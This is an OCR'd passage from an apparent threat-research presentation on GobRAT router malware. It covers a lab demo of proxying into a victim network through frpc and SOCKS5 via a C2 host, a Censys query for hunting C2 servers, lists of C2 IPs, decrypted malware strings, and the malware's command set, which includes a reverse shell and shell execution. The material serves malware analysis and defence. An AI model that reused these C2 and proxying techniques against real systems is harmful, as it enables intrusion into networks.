  github_com_fatedier_frp_cmd_frpc_sub_Execute(v8, calc2, v9, (int)v3, v4);
}
```


frpc version 0.38.1




https://github.com/fatedier/frp

Case of execute frpc and socks5 proxy


The attacker can then access the internal network via frpc and socks5.
These two proxies are combined, possibly for the purpose of evading detection.




アプリケーション
19:11
Local Service - VMware Workstation
File Edit View VM Tabs Help
c:¥LANService>nc -l -p 1080
Victim - VMware Workstation
File Edit View VM Tabs Help
File Edit View Search Terminal Help
VICTIM ROUTER #ls
GobRATv2073
VICTIM ROUTER #ls /zone
bot.log frpc
VICTIM ROUTER #./GobRATv2073 -d
GobRAT C2 - VMware Workstation
File Edit View VM Tabs Help
File Edit View Search Terminal Help
GobRAT-C2 #ls
GobRAT_Server server.crt server.key
GobRAT-C2 #sudo ./GobRAT_Server 27
Attacker - VMware Workstation
File Edit View VM Tabs Help
File Edit View Search Terminal Help
ATTACKER #
ATTACKER #curl --socks5 http://gpbrat-frps-c2.com:8000
http://192.168.56.10:1080

Other case of this command.

There are several possibilities, such as setting up a server to set up frps to another C2, or accessing the exit to the Internet, etc.



1 Attack Flow

2 GobRAT Internals

3 Command Details using Emulation

4 Hunting C2

5 Tools and Countermeasure

Hunting GobRAT C2


VirusTotal

IoT Search Engine

IP Scan with original scanner

C2 Survey

When IoT is infected with malware, it is difficult to detect it and track its new versions because logs and other traces are hard to find.



Most GobRATs are not uploaded to VT, making it difficult to track new versions of malware using LiveHuntand

Hunting GobRAT C2

Viru


**For such IoT malware,
combine IoT Search Engine and C2 Scanner**

IoT Search Engine

Scan IPs with Original C2 scanner

C2 Survey

Consider using Censys and shodan to find a new C2 based on the characteristics of the server found at the time of the incident handling.



C2 Survey　censys

Narrow dows IPs that may be C2 from banner hash,
response contents, JARM, and available ports, using Censys rules


```
same_service(
services.banner_hashes:"sha256:38ea755e162c55ef70f9506dddfd01641fc838926af9c43eda652da63c67058b" and
services.http.response.body_hashes:"sha256:99eb12f2ab3c4866a353e098ffa3cb7a967e617c49b98480394ec5d8ea92b094" and
services.jarm.fingerprint:"3fd21b20d00000021c43d21b21b43de0a012c76cf078b8d06f4620c2286f5e" and services.port:443) and
same_service(services.port:80)
```

About 200 IPs

Use of C2 detection tools to extracted IPs to identify C2about 200 IPs

C2 scan for IPs

Send a C2 request to each IP based on Censys results
and identify C2 based on response information



C2 Scan Results

- The result of C2 scans for six months since July 2023
- several servers that work as both C2 and GobRAT distributer
- Attackers are using multiple versions of GobRAT at the same time

c2_ip	first_seen	last_seen	protocol	port	gobrat_distribution
38.54.84.238	202307	202311	unique	80	enable
38.54.85.246	202307	202311	unique	80	enable
38.54.111.251	202307	202311	unique	80	enable
38.60.221.39	202307	202311	unique	80	-
154.38.109.215	202307	202308	unique	80	enable
149.127.133.210	202308	202311	unique	80	enable
38.60.221.63	202308	202311	unique	80	-
38.60.221.174	202309	202311	unique	80	-
38.180.66.147	202309	202311	unique	80	-

1 Attack Flow

2 GobRAT Internals

3 Command Details using Emulation


4 Hunting C2

5 Tools and Countermeasure

GobRAT string decryption IDA Plugin tool

Example of string decoding result

```
su.vealcat.com
su.vealcat.com
58162
uptime
days
mac
flags
version
ip
/bin/bash
/usr/bin/bash
/usr/bin/sh
segment
df | grep /$ | awk '{print $(NF-1)}'
disk
mem
cpu
```



C2 Emulation tool by golang

Commands

The command emulation of this tool does not fully support command execution. Please use this tool only for the purpose of debugging or checking the operation for malware analysis:)

Command ID	Content	Availability of tools
0x0	Update json data held in malware and acquire update results	☑
0x1	Retrieve json data held in malware	☑
0x3	Start reverse shell	☑
0x4	End of reverse shell connection	☑
0x6	Confirmation of reverse shell connection	☑
0x7	Execute shell command for daemon	☑
0x8	Execute shell command	☑
0xD	Read/write specified file	☑
0x34	Get the specified file information	☐
0x10,0x11	Read/write specified file	☑
0x16	Obtain various machine information such as df command	☑
